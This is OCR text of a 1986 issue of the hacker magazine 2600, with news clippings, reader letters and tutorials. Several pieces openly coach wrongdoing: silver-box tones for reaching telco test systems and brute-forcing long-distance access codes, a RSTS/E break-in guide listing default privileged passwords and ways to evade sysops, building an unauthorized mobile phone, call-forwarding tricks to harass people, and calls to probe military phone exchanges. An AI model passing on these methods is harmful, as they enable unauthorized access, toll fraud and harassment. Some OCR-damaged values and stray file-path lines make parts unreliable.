A VDT at the receiving site must be attached to a tunable antenna, an oscilloscope, and other commonly available electronic gear. Van Eck is reported to have checked the material required against a current Radio Shack catalog and found that in their simplest form the necessary components would cost about $35.

Reportedly, this gear can also be used to monitor messages passing over certain types of cabling that connect computers to modems and printers.

Computer Password Kept Secret

Associated Press

District of Columbia officials who need to use a computer that tracks master financial accounts for the nation's capital are out of luck. No one knows the new computer password.

It was changed by Alvin Frost, a 38-year-old cash management analyst, who says he forgot what it is except that it has something to do with the Declaration of Independence.

Mr. Frost said that he intentionally made the code too complicated to remember so that his superiors in the city's Office of Financial Management would not have access to the system.

He said he changed the code after he found that someone had entered the system and made a copy of a letter he had written to Mayor Marion Barry accusing finance officials of improprieties in the awarding of financial services contracts.

City officials issued Mr. Frost a letter of reprimand after he refused to give the city's assistant treasurer the new password.

Mr. Frost said he did not intend to jog his brain to come up with the password, but added that a thorough reading of the Declaration of Independence would probably remind him.

MAIL WE GET

Dear *2600*:

Why are there different subscription rates for "corporations"?

Corporation

Dear Corporation:

Ideally, we are trying to make 2600 *available to anyone who wants it. This means that the subscription price must be low. The $12 individual subscription price barely covers the cost of printing, mailing, layout, and other costs that are involved in producing a monthly publication. One solution is to charge more for those who either have a lot of money; will make lots of copies for their employees; place copies in their library on public display; or stand to gain financially from reading* 2600 *(those who earn a living beefing up security).*

Although we do not copyright our issues, we would prefer that companies refrained from making copies and regularly distributing them. We are told that many do—especially certain telephone companies.

The amount we currently charge for people who represent businesses is rather small compared to many other newsletters and security publications which can actually be in the hundreds of dollars—and many of these are quarterly or bi-monthly.

Finally, for those who have not asked, the corporate subscribers receive the exact same edition of 2600 *as do all other subscribers.*

Having different subscription rates is a solution that should not hurt anyone. The higher priced subscriptions help us maintain the same service for those who have less money—who are largely the same people who write the articles that appear in 2600.

Dear *2600*:

I have call waiting and a modem, so many of my calls are disconnected by the little tone that is sent that tells you someone is waiting on the line.

What can I do?

Dissenting Opinion

Dear Dissenting:

We would like to sympathize, but we don't get nice services like call waiting here.

There are a few ways around it.

*You can disable the call waiting, if you have "selective call-waiting". You dial *70, then get a tone, and from this make your call. Then the call will not be interrupted.*

If you can set the amount of time that the modem can be interrupted for it to disconnect, this may help if you have a smart modem, but the modem at the other end of your phone may hang up anyway.

If you also have call forwarding, you can forward your calls to another line. If you have two lines, you can send the call to your non-data line. If you don't, you can forward your calls to a local test number. Use one that gives an eternal busy signal.

If you are being constantly annoyed by someone who knows he is interrupting, then forward it to a test number that gives silence, a sweep tone, or a payphone somewhere. One way to solve the problem of being annoyed by a persistent interrupter is to call forward to the same number in a different area code where your number would not be valid and it would elicit a disconnect recording. The caller will hear "The number you have reached XXX-XXXX has been disconnected." It's also effective to turn the tables and call forward to another line in the harasser's house, or perhaps one of his relatives. He then winds up harassing himself.

Dear *2600*:

Several years ago in upstate New York, I was able to dial 606, hang up and my phone would ring. When I picked up there would be no one on the line, of course. After some experimenting I found that I could dial 60n, where n was between 1 and 9 and the phone would ring. However, for 601 there was a very short ring and for 609 there was a very long ring and the lengths of the ringing would vary between 1 and 9. What were these numbers all about? Are there similar ways to get your phone to ring now? (Aside from calling up the operator and asking her to call back to test the phone. A fun gag at any friend's house.)

DIAL

Dear DIAL:

It seems that this phenomena is common. You sometimes find it in cross-bar switches. It was probably used to test party-lines.

At our office, you dial 230, then your last four digits and hang up the phone twice, and it will ring back. If you answer it and hang up twice, it will ring back again...ad infinitum. It is not hard to find your ringback if it is only three digits. Just look in your phone book and try out all the exchanges that are not used as standard phone numbers and try them. If you don't find your ring-back, you may find something else interesting, like an exchange that is dedicated to a company or to your phone company.

Dear *2600*:

Whatever happened to the famed Bioc Agent 003? Did he go down with Sherwood Forest?

Why not publish all of BIOC-003's files?

Various People

Dear People:

Bioc Agent 003 is alive and well. He has not been wisked off to any penitentiary anywhere, nor has he been scared into going underground as people often have. He is just living his life like anyone else and is doing other things.

Concerning the second question, we do not have the room to print all of his files, for one. Although we have gotten permission in the past to publish some of his writings, we have not looked into the possibility of publishing them all.

Dear *2600*:

Do you folks realize that from time to time the phone numbers that you publish have come from my BBS?

Scan Man

Dear Scan Man:

These numbers sometimes come from a BBS, but it is often hard to figure out who found them and finally keyed them in. It is often hard to find out which BBS something may have originated from, because, as you know, good information has a way of spreading around.

We appreciate all you have done for the phreaking industry. (Readers, Scan Man's BBS, Pirate-80 can be found at 304-744-2253.)

Dear *2600*:

I have tried calling 8009829999, and I get someone who answers "Operator, what number are you calling?" The audio then cuts out so they cannot hear me. What is this?

A Subscriber in Pa.

Dear Sub:

We tried the number through an operator, and she placed the call but the audio still was cut off. We think what you have here is a special line to reach some telephone company's operators.

Since AT&T has started to cut off the audio on non-supervised (free) numbers, you will sometimes have trouble talking with certain test operators. This has stopped people from using the unsupervised loops that we talked about last fall. These allowed people to call GTD#5 loops for free and meet

(continued on page 3-24)

AUTOVON

(continued from page 3-17)

of priority during wartime and wargame activities. Bell's use of A,B,C, and D is not so clear. However, the last button (D) has an interesting property: on some of the directory assistance lines in the country, it will give you a pulsing dial tone. You can then enter commands to what appears to be a test system for 4A boxes.

How to Use the Silver Box

Call directory assistance using normal tones out of state (NPA-555-1212). Then switch quickly to 1633hz, and press down on the # key (which you've converted to the D key). If you are on an old switchbox (4A), you will get a pulsing dial tone. You will not receive a pulsing tone until the operator actually picks up on the line. If you hear ringing, keep pressing. The tone must be on at the same time the operator gives her "beep". This mainly works with rural information operators.

You can then switch back to normal, and try dialing a 6 and 7. After hearing the pulsing tone and switching to normal tones you can press 6. If another person does the same thing (same area code of course) and presses 7 then you may get a loop-like voice link.

These extra tones are also said to work when using MCI and Sprint and any other long distance services for phreaking. If the service has a six-digit access code then you can simply enter the first three digits and then enter an A tone for the last three digits. This acts as a wildcard tone and eliminates the need to know the last three tones. In this way, one can hack out codes at a thousand per code entered. We'd like to know if anyone has actually done this.

If you have a line on AUTOVON, you call another AUTOVON number by the same process as on the public switched net. To call any DCA office on AUTOVON you dial 22x-xxxx. It breaks down further in hierarchic fashion, so 222-xxxx is DCA directorate, 222-xxxx is also for directors/commanders of major parts of DCA, etc...

Calls into AUTOVON from outside use the area code of the desired AUTOVON location plus public access prefix plus same extension. The exchange gives you the appropriate AUTOVON switch center, then the local extension (usually last 5 digits) is the same as on AUTOVON. Some examples: the DCA Director is called on AUTOVON by 222-0018, from outside by 202-692-0018. Vice Director is 222-0016 AUTOVON, and 202-692-0016 from outside.

Here are some outside access numbers: 202-692-9012 (DCA Chief of Staff), 202-692-2009 (DCA General Counsel), 202-692-2888 (DCA Chief Engineer), 202-692-6957 (DCA Telecom Regulatory Counsel), 202-692-5358 (Director, DCA Planning and Systems Integration), 202-692-2827 (DCA Comptroller), 202-692-3228 (DCA Commercial Communications Policy Office), 202-692-6007 (Director, DCA Data Systems Support Center), 202-695-2222 (ADP Technical Support Office for above), 202-695-3948 (Computer Services office at above). Under the Defense Communications Systems Organization offices: 202-692-9048 (Director), 202-692-2099 (NCS/DCAOC), 202-692-9821 (Plans and Programs office), 202-692-6067 (Satellite Communications System management), 202-692-7475 (Switched Systems manager), 202-692-9009 (Terrestrial Transmission and Systems Control), 202-437-2424 (Defense Communications Engineering Center). Under Command and Control Systems offices: 202-692-8707 (Director), 202-692-5134 (Director, Advanced Development), 202-695-2558 (Information Systems Engineering), 202-695-3118 (National Projects Director), 202-695-1728 (Command Center Engineering), 202-437-2702 (Director, Communications Engineering). DECCO offices: 618-256-4784 (Commander), 618-256-5407 (Office of Acquisition Policy), 618-256-4527 (Comptroller).

The AUTOVON directory is one of the biggest. Calling the 202 NPA and just hacking numbers on AUTOVON exchanges can be both fun and rewarding for the daring! Remember though, a lot of these people can cause you grief if you get serious about harassing or frivolous calls to the same number, so take care!

(Special thanks to Tiger Paws III.)

2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley
David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Writers: Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. CORPORATE SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099.
POSTMASTER: This is private mail.

"Well, it's either our new television or somebody hacked our Sprint code again."

This month at 2600

It was a lively month at the *2600* office. With the news of **The Private Sector's** return, all kinds of characters were reemerging. We've been getting calls from all over the world about what must now be one of the most famous BBS's in history. Occasionally, we get a call that starts off innocently enough, with someone asking the usual question ("Have you heard anything about The Private Sector?"), and then after we answer them, we realize there are about two dozen other people on the line, representing all different walks of life and nationalities.....We spent a good part of the last month going after two organizations that seem to have betrayed us: ***Computel*** and **Compuserve**. As mentioned in a letter to us in our February 1986 issue, *Computel* has been advertising their "hacker" publication extensively in many different magazines, most recently in the February issue of *Family Computing*. In spite of all of this advertising, *Computel* has yet to deliver a single issue to anyone that has been in contact with us. We are closing in on them and should have some concrete answers by April. If you've been victimized, gather as much evidence as you can, including advertisements, cancelled checks, correspondence, anything and send it to: Postal Inspector, P.O. Box 2000, Pasadena, CA 91102-2000, Attention: Fraud. We'd like to know how many people were victimized, so please write to us or call.....As far as Compuserve goes, we should have listened to many suggestions and never even bothered to get involved with them. But when someone in the office bought a new modem, inside was a neat little package that included some free time on Compuserve. OK, free time is always nice, so we figured we'd take a look. We used the temporary id and password supplied with the package, logged in, answered all kinds of questions concerning credit references, etc. before being allowed into the system. By the time we got in, we were so fed up with delays and second-rate appearances that we all took a solemn vow never to call back. And we haven't. A week later, we received our permanent id and password in an unsealed envelope—the post office had even stamped "Received Unsealed" on it. We laughed. We even tried to tell them. They put us on musical hold for over ten minutes and we heard some really good tunes, but then we got bored and decided not to bother. Then one day Emmanuel Goldstein got his Visa bill and guess what? Compuserve was charging us a monthly fee! It seems that the free hour of time you get is not with Compuserve but with something called the Compuserve Executive system and if you go through the 32-page manual they hand out, you will find on one page in very fine print that there is indeed a monthly minimum for that particular service. Nowhere else do they bother to point this out! Needless to say, we fired off some angry correspondence and we hope once again to see justice served. The last we heard, they had agreed to credit out account for the amount we were charged. Great. We told them to cancel our account. Somewhere in Compuserveland, there is a cancelled *2600* account with a credit. We'll keep you updated on these clowns. In the meantime, beware of those "free hour" packets, particularly when the services offering them have a bad reputation.....**Telepub '86** was held in New York on March 8 and was attended by about two dozen people. The future of ***TAP***, the old phone phreak newsletter started in the early seventies, was decided. It has none. Cheshire Catalyst, its last editor, officially declared *TAP* dead and said that any other magazine calling itself *TAP* shouldn't be taken seriously. We're compelled to agree, but while the time for *TAP* may be done, there are many other magazines that could be started with a little initiative. We hope to hear more on this in the future.....*2600* will hold a meeting in New York City. The date and site will be announced in our April issue. Other meetings will be held in the future in other places. Call us if you're interested in organizing one.....We've been getting calls from **England** from phone phreaks there who want loop numbers in the U.S. They want to meet people, they say.....**Postal miracle of the month:** a couple of our staffers were profiled in another magazine. They were described as living in a big, battered house along a wooded coastline in a particular town. No other address for *2600* was given. One day, they received a letter asking about subscriptions with their names on top and "A Big, Battered House Along a Wooded Coastline" plus their town as the only address. Not even a zip code! We were amazed that someone would actually do this and the post office would actually deliver it. We made certain that this request was filled with extra speed. And last week, our letter came back to us: "Return to Sender—Attempted, Not Known."□

2013664431—call it!

The Private Sector BBS is back—and back online.

The bulletin board was seized last July in a fruitless raid by various agents—mainly the government of Middlesex County, New Jersey. Within days the American Civil Liberties Union agreed to defend Tom Blich, the sysop. A cry was heard throughout the phreaking and hacking world, because all those who called the Private Sector knew it never contained any compromising information. After outrageous allegations that mentioned controlling satellites and after six months, the Private Sector was scheduled to be returned on February 16, provided that Blich plead guilty to a token offense. He pleaded guilty to possession of a burglary tool—a small basic program written for Applecat modems.

To date, no evidence of any illegal activity has been traced to Tom, nor has any company or entity ever filed a complaint against him or the Private Sector.

Just a few days before he was to get his computer back, the Middlesex County authorities told him that they were sorry but they blew up his hard disk controller card. This meant that they could not delete the questionable programs. It also meant that they could not return his equipment.

Finally, someone realized that when a judge says that authorities must give back a computer, they must, so the computer was returned. Tom was told to have the controller card fixed and to send Middlesex County the bill, an uncommon occurrence when it comes to damaged evidence. When he does have it fixed, he's supposed to call up Middlesex and ask someone to come over to his home and delete the questionable files from his hard disk.

With the hard disk temporarily out of commission, the Private Sector is running on two floppies, but the magic is still there. It can be reached at 2013664431 at 300 or 1200 baud. Type NEW to get an account. The software is a little different for the moment; Tom is not sure just how the board will be run. Your suggestions are needed.

SYSTEMATICALLY SPEAKING

Satellite Jammers Jammed

Communications Week

The FCC, perceiving a threat to the operations of domestic satellite systems recently issued a warning that any attempt to jam satellite signals could result in fines as high as $10,000, prison terms as long as a year, or both.

A few angry owners of backyard earth stations have advocated a form of space vandalism since Home Box Office and others began scrambling the programming they send by satellite to cable TV systems. Publications catering to dish-owners have printed their letters along with other correspondence describing how to jam satellite signals by modifying backyard dishes. FCC Field Operations Bureau engineer Charles Magin said during a press briefing.

"It's a well known fact," Magin said, that satellites are "quite vulnerable" to interference. The vulnerability "is something that the user of the communications satellite has to consider," he said.

About a third of the transponders now in operation are used for video, and most non-video traffic is protected by back-up systems.

"We have means of detecting sources of interference," Magin said, but conceded, "It's very difficult."

[Readers, we would like to know how to jam satellites.]

TASS News Service

Telephone Engineer and Management

The Soviet news agency, TASS, has signed an agreement with the Electronic Publishing Division of Datasolve Ltd. to add its 40,000 word English language news-wire to Datasolve's computerized news service. The service, "World Reporter", is used in over 30 countries around the world.

With TASS, World Reporter will be extending its broad range of authoritative international news and comment from such sources as the Washington Post, Associated Press, Japan's Asahi News Service and the BBC Summary of World Broadcasts, in addition to the financial Times and other major publications.

Soviet Computer Update

2600 News Service, H. Alexander

The Soviets are hooking personal computers together with mainframes to collect and process social science documents, according to the Soviet newspaper Pravda.

The USSR Academy of Sciences Institute of Scientific Information in the Social Sciences (INION) and the All Union Scientific Research Institute of Applied Automation of the State Committee for Science and Technology which is connected to foreign East Bloc information banks seems to be running this network. It started during the 1981-85 five year plan. Over 1400 collectives and individual subscribers in various cities can access over 300,000 documents. Data moves through low speed asynchronous modems over telegraph and telephone lines. The plan for the current five year plan calls for INION and the other institute to bring more than 30 large cities of the RSFSR (Russian Republic of USSR) into the network. During this five year plan, the database will grow by 220,000 documents a year. In four years this network might have tens of thousands of users in the USSR and other countries.

Here is a true challenge for American hackers to get into.

V. Vinogradov, academician and a possible head of INION and V. Khisamutdinov, candidate of physico-mathematics, wrote the article which appeared in Pravda of Dec. 10, 1985. Had this article come out in an American newspaper, it would have told us the name of the service such as NEXIS, the prices, and a number to call to sign up.

[Whenever something becomes important in the USSR, it resolves itself into an acronym. Personal computer now is PEVM which stands for personalnaya elektronnaya bychilitelnaya machina. The main network of the USSR Academy of Sciences is know as akademset (academy network), according to the article.]

Dial The Yellow Pages

USA Today

Nynex launched Hello Yello– the first test of operator-assisted Yellow Pages.

Anyone in the test area– Albany, Schenectady and Troy, New York – can call 8002222400 toll-free and, for example, tell the operator they're looking for a tanning salon near main street. The operator will search the computer and find the listings that best match your description. You are limited to two numbers per call.

Currently, Nynex is carrying all Yellow Page listings for the test area at no charge, but soon businesses will have to pay to be listed.

[This number can be called from anywhere in New York State.]

Northern To Destroy COs

Communications Week

Northern Telecom is developing a non-public telephone network that will let the manufacturer test and break equipment before introducing the gear for public use.

The $40 million "captive" network goes on line in late March and will eventually let Northern Telecom push central-office and remote systems to a test capacity of 600,000 calls-per-hour.

"We'll be able to test to destruction," said company spokesman Tom Hill. "We can put a piece of hardware in there and overload it and overload it until it breaks. Then we'll take it apart and figure out why it broke."

The company said a primary use for the captive network will be experiments, conducted in conjunction with Northern Telecom's telco customers, to test Integrated Services Digital Network (ISDN) applications.

Northern calls the laboratory network FAST– for First Application System Testing. FAST will be equipped with a DMS-100/200 central office switching system and peripheral equipment.

It will be able to simulate most of the hardware and software configurations and traffic loads encountered in actual network use.

There Are More Phones Than Ever

Associated Press

Despite rising costs for basic telephone service, more households than ever before have a phone, the FCC announced.

The 91.9 percent figure is the highest ever recorded. Another 2 percent have a phone available in a hallway or somewhere nearby where the family can receive a call.

There is a phone in 97.1 percent of the houses and apartments in Connecticut– highest in the nation– and 81 percent of the the units in Mississippi– the lowest.

2600 WANTS YOU!

Join the staff of 2600. It is simple.
Just compile any information you have so it is easily understandable and send it to us. We accept hardcopy and uploads. We will also accept information on floppies—call us if you wish to do that.

We need:
- Profiles of long distance companies
- Profiles of computer systems
- Reviews of popular security devices
- Lists of interesting phone numbers
- Lists of interesting reference books and magazines
- Updated tutorials on using things like ADS, CNA
- Interesting true stories
- Data that can be a good reference
- Maps of computer networks
- Analysis of new legislation


We would like:
- ***Legitimate access to various computer networks***
- ***You to continue to send your comments and questions***
- ***You to continue to send clippings from local papers and magazines***
- ***You to keep us informed***

Things we could always use:
- ★ S-100 Bus equipment
- ★ A hard drive
- ★ Printers, computers, telephones, and interesting devices
- ★ A copy machine
- ★ A newer, voice activated answering machine
- ★ A 2400 baud modem

If you send an article or data, please request a by-line otherwise we will not print one.
If you send us hardware, please make sure it is not stolen. We do not want your troubles.

We now have bright red Day Glow stickers for your local payphones. If you want to help distribute them, contact us! Finally, if you are at a college, please let us know, and we will send you a publicity kit, so you can help us reach college students on your campus. Please tell us about your college (how big it is, specialities, etc.) If we get a new subscription from your campus, the first $12 goes to you!

All contributors, please send your gifts to: 2600, P.O. Box 99, Middle Island, NY 11953-0099, or call 5167512600.



LETTERS

(continued from page 3-20)
each other from anywhere in the world.

It is possible that this 800 number is one of those numbers where the audio cuts off as a result of AT&T's handiwork.

If you call 6124251999, which we are told is unsupervised, an operator will answer. If you remain quiet, then she is likely to put a recording on the line that explains how you may have trouble talking with special operators.

Dear Readers:

In last month's story titled "It could happen to you", the inevitable happened. We mixed Person A up with Person B and in the last two paragraphs their roles were reversed. We're terribly sorry about this and we're optimistic about the chances of it never happening again.

Recently, perhaps as a result of that story, we have heard that A might be getting his phone back and that New York Telephone security may actually start believing A's story—especially after the error message on A's old line was changed by someone to say calls are being taken at the home phone number of the head of telco security!

We will keep you informed on this one.

2600 APRIL, 1986

VOLUME THREE, NUMBER FOUR $2

RSTS For Beginners

by The Marauder

RSTS/E is an acronym for Resource System Time Sharing Environment. It is an operating system, most commonly found running on Digital Equipment corporation's (DEC) PDP series of computers (i.e. PDP-11/70 being quite common.). This article describes the basics of identifying, obtaining entry, and some basic things to do once you are in a system running RSTS/E.

System Identification

Upon connection to a RSTS/E system, it will usually identify itself with a system header similar to:

KRAMER CORP. RSTS/E V7.2 JOB 5 KB32: (DIAL-UP) 18-FEB-84 3:46 PM

User:

So as you can see, an RSTS/E system is quite easily recognized due to the fact that it actually tells you in the system header. It is possible for the system manager to modify the login to not display this information, but very few systems do not print out a standard system header. If it has been changed, it will most likely still display the 'user:' prompt. Note: it's also not entirely uncommon for RSTS systems that prompt for a user number to use the "#" character. In either case once you have reached the user: (or "#") prompt, RSTS/E is now awaiting you to enter a valid user (account) number. Once you enter a valid PPN, RSTS will prompt you with: "Password:". If you enter both a valid account, and its matching password, you're in.

Login/Account/Password Formats

An account on an RSTS system is always two numbers between 0 and 255 (inclusively) separated by a comma. This is normally referred to as the Project-Programmer Number or PPN. The first number is the Project Number, and the second is the Programmer Number. Some examples of valid PPN's are: 200,200; 50,10; 30,30; or 1,7.

Passwords on RSTS/E system are always 1 to 6 characters long and can include: the upper case letters 'A-Z', the numbers '0-9', or a combination of both. No lower case letters, and no special characters are allowed (i.e. !, #, $, %, &, ', etc.). So you can eliminate using these in an attempt to hack a password.

On all RSTS systems there are accounts that *must* be present. Unless *major* software modifications are made, they *will* exist. Here is a list of these accounts and the default passwords that are used when Digital installs a system.

ACCOUNT	DEFAULT PSWDS(S)	COMMENTS
1,2	DEMO, SYSLIB, SYSMGR, DECMAN	SYSTEM LIBRARY/ SYSTEM MANAGER ACCOUNT
1,3	DEMO	AUXILIARY LIBRARY
1,4	DEMO	
1,5	DEMO	

Of all the accounts, it is most difficult to remove "1,2" due to software requirements, so if you are hacking a system from scratch, it is suggested that you try to work on a password for this account, also note that "1,2" is the system library, and the default system managers account, so the passwords chosen for it sometimes reflect these facts. Also hacking at this account kills two birds with one stone—not only must it be present, but it also has full privileges, as does any account with a project number of 1 (i.e. 1,XXX). Once obtained you will have full access to anything on the system.

Basic System Functions

Once in, RSTS/E will prompt you with 'Ready'. You are now in the RSTS/E 'BASIC' monitor, and you could type in a BASIC program, etc. Here are some useful system commands/programs that can be of use.

HELP—Simply type help. It's available on most systems and fully self-documenting and menu driven. It will give you a complete description of most system commands and functions.

DIRECTORY (or 'DIR')—will give you a listing of programs/files that reside in any account you specify. Simply typing 'DIR' will list the files in the account you are in, to obtain a directory of another account, simply use the format: 'DIR (XXX,XXX)', where 'XXX,XXX' is any valid account number. You can also substitute an '*' in place of either, for a 'match all' or 'Wildcard' search.

SYSTAT(or 'SY')—will give you a listing of who else is currently on the system, what they are doing or running, and some other information. This command is especially useful for obtaining other valid account numbers (PPN's).

OLD—allows you to load a basic program (any file with a '.BAS' extension) into memory. If the program is in the same account as you, simply type 'OLD NAME.EXT', and if the program resides in another account, use the format 'OLD (XXX,XXX) NAME.EXT', where NAME.EXT is the name of the basic program and XXX,XXX is the account/PPN that it resides in.

PIP—is the Peripheral Interchange Program. It is a fancy name for a basic file utility used to transfer files from one place to another. You can get a full description of its uses by typing 'HELP PIP'.

BYE—logs you off the system. Always use this command to log off! If you simply hang up, your account will remain logged on, in a 'DETACHED' state, and this will automatically arouse the suspicion of even the densest sysop, especially if you've managed to obtain a privileged account.

Some Final Notes

Once on under any account, do a directory of all the (0,*) and (1,*) accounts. You will notice a column in the directory listing that is labeled 'PROTECTION'. This is a program/file protection code. It can be set to various levels (i.e. any account can run/list, certain accounts can run/list, etc.). Look for any programs (files with extensions: .BAC, .BAS, and .TSK) which have a protection of (232) or (252). These are programs that give *anyone* who runs them privileges at the time they are run, so make a note of any programs with extensions of this sort and try running/exploring every one. Many programs have *bugs* that can be used to your advantage. This can be discussed in future articles. There is also a program that will allow you to chat with other users on the system. You can usually run it by typing 'RUN $TALK'. It will ask for a 'terminal to talk to', and you can obtain active users/terminals by using the 'SYSTAT' command.

In conclusion, RSTS/E is a fairly user friendly system to use/abuse, and one of my personal favorites. You can learn the basics and become fairly proficient in a relatively short time.

MOBILE PHONES—THEORY AND CONSTRUCTION

by The Researcher

This article explains the operation and construction of a mobile phone. The first section was written in collaboration with another telephone experimenter. It concerned Improved Mobile Telephone Service (IMTS) signaling and was eventually posted on a BBS in the Midwest. From there it fell into the hands of the Chief of Security of Southwestern Bell. His words to the Sysop, who had been busted for Blue Boxing were, "A person with a knowledge of electronics could use the information in that file to build his own mobile telephone." The rest of the article explains how one can be built.

It is presupposed that you have a working knowledge of two-way radio. If you don't possess this knowledge, then you can study up on narrow band FM and 2-Meter transmitters. A good source of information is "The Radio Amateur's Handbook" (readily available from libraries and book stores).

Signaling Used in IMTS

Each mobile telephone channel consists of two frequencies: one for the land base station and one for the mobile phone. The base station uses two tones for signaling: Idle—2000 Hz and Seize—800 Hz. The mobiles use three tones: Guard—2150 Hz, Connect—1633 Hz, and Disconnect—1336 Hz.

The land base station marks the idle channel by placing the Idle tone on it. All the mobiles search for the channel with the 2000 Hz Idle tone and lock on to it.

Each mobile phone is assigned a standard telephone number consisting of area code + 7 digits. When a land customer dials a mobile number, the Idle tone (2000 Hz) changes to Seize (1800 Hz). The number pulsed to the mobile phone contains 7 digits consisting of the area code and last 4 digits of the number. The digits are made up of 50 ms pulses of 2000 Hz separated by 50 ms of 1800 Hz.

If there is a mismatch between the digits sent and the wired ID in the mobile, the mobile drops off and hunts for the idle channel. If the number matches, the mobile will send back an acknowledgement tone of 750 ms of Guard (2150 Hz). The base station waits 3 to 4 seconds for this tone. If not received in that time, the calling party gets a recording. If the tone is received, the mobile phone will ring for up to 45 seconds. Ringing is composed of 1800 Hz and 2000 Hz shifting at 25 ms for two seconds then four seconds of 1800 Hz. When the mobile phone is picked up it sends a connect tone of 1633 Hz for 400 ms to tell the base station it has answered. When the mobile hangs up, it sends Disconnect, which is 750 ms of 1336 Hz. When the base receives the Disconnect tone, it will drop carrier for about 300 ms and go off. If it is the only available channel, it will return to Idle.

What follows is what happens when a call is originated by a mobile: When the mobile goes off hook, it sends 350 ms of Guard (2150 Hz) followed by 50 ms of Connect (1633 Hz). When the base station hears the Connect tone, it removes the Idle tone and stays quiet for about 250 ms. It then transmits 250 ms of Seize (1800 Hz). The mobile then sends 190 ms of Guard and starts transmitting the ID sequence at 20 pulses per second. The ID is the area code and last four digits of the mobile's number. The pulses are marked by 25 ms of connect (1633 Hz) followed by 25 ms of either silence or Guard tone (2150 Hz). If the pulse is odd, it is followed by silence. If even, it is followed by Guard tone. This is used for parity checking. The interdigit time is 190 ms and will be either silence or Guard tone depending on whether the last pulse was odd or even. If the last pulse of the last digit in the ID is even, it will be followed by 190 ms of Guard tone.

When a number is dialed from a mobile phone, 2150 Hz is sent continuously as soon as the dial goes off normal (when the dial is moved from its resting position). Dial pulses representing breaks are marked by 1633 Hz and are sent at 10 pulses per second. A pulse is 60 ms of 1633 Hz with 40 ms of 2150 Hz between pulses.

The most popular mobile telephone channels are located in the VHF high band. Cities are equipped with these channels more than any other band. They are listed below.

Mobile Telephone Frequencies

Channel	Base	Mobile
JL	152.51	157.77
YL	152.54	157.80
JP	152.57	157.83
YP	152.60	157.86
YJ	152.63	157.89
YK	152.66	157.92
JS	152.69	157.95
YS	152.72	157.98
YR	152.75	158.01
JK	152.78	158.04
JR	152.81	158.07

Building the Mobile Phone

This is a list of the components you will need to build your own mobile phone:

1. Cassette Tape Recorder.
2. Radio Scanner (Like those used to receive police calls).
3. Mobile phone dialer (build your own).
4. Low Power Transmitter (Modified 2-Meter transmitter 1-5 watts).

How a Mobile Phone Dialer is Built

Build a Wien-Bridge oscillator to generate the needed tones. These are commonly used in red boxes. If you don't have a red box schematic, look up Wien-Bridge in an electronics textbook. Where you would normally connect a frequency adjustment pot, use two multi-turn pots connected in series. Power for the oscillator will be supplied by a 9 volt battery.

Obtain a rotary dial of the type used on rotary telephones. The dial will have four wires coming out of it: two white, one blue, and one green. The two white wires make a connection when the dial is off normal (moved from its resting position). Connect the two white wires in series with one of the leads from the 9 volt battery. The oscillator will be running only when the dial is moved off normal. It works like this: Dial is moved off normal—circuit is completed between oscillator and battery. Dial goes back to resting position—circuit is opened.


The blue and green wires go to a normally closed contact in the dial. This contact opens once for each pulse in a dialed digit. For example it opens three times for the digit "3". Connect these two wires (blue and green) across one of the pots in the oscillator. With the dial in its resting position, adjust the other pot for a frequency of 2150 Hz (Guard tone). Move the dial until the contact opens and adjust the pot with the blue and green wires going to it for a frequency of 1633 Hz (Connect tone).

When the dial is moved off normal, power will be applied to the oscillator, and it will begin running at 2150 Hz. When the dial is released the short across the second pot will be removed each time the contacts open for a dial pulse. During these pulse times the frequency will shift down to 1633 Hz. When the dial gets back to its resting position, power will be removed from the oscillator. This will exactly duplicate the dial pulsing of a mobile telephone.

The Transmitter

Antennae used by mobile phone base stations are located on high towers. This allows line-of-sight transmission to and from the mobiles. If you are within a few miles of a base station very

(Continued on page 3-28)



British Phonebooth Wedding

Newark Star Ledger

They met in a telephone booth, he proposed to her in it, and the phone company offered them the old-fashioned red box as a wedding present.

In 1982, these two Britons met by chance at the payphone in the northeast England city of Middlebrough. The perspective groom said, "She was taking so long I had to knock on the window to hurry her up." The argument produced a romance, and when he was finally ready to propose marriage, he telephoned her from the same booth.

The couple plan to marry this year and want to put the booth in their garden as a memento.

A British Telecom spokeswoman said, "We would be very happy to give them the kiosk as a wedding present." The old wooden and metal booths, which are being replaced across Britain by modern facilities are normally sold for $200 each.

Man Worries About Sprint Bill

Combined News Sources

Jerry Pepper of Athens, Georgia, panicked when he received a telephone bill for $271,261.91, listing calls to Egypt and Hong Kong, although the phone company assured him that the bill was fraudulent and that he would not be held responsible.

"Traditionally, I'm a worrier," said Pepper. "I was as nervous as can be for a week. I was real bad. Nobody could talk to me. I worried even when they had told me I didn't have to worry."

The bill from GTE Sprint was 646 pages long and showed calls from New York, Baltimore, Dallas, and numerous other locations. One call listed on the bill showed that someone spent two hours and 23 minutes talking to someone in Egypt—which cost $195.

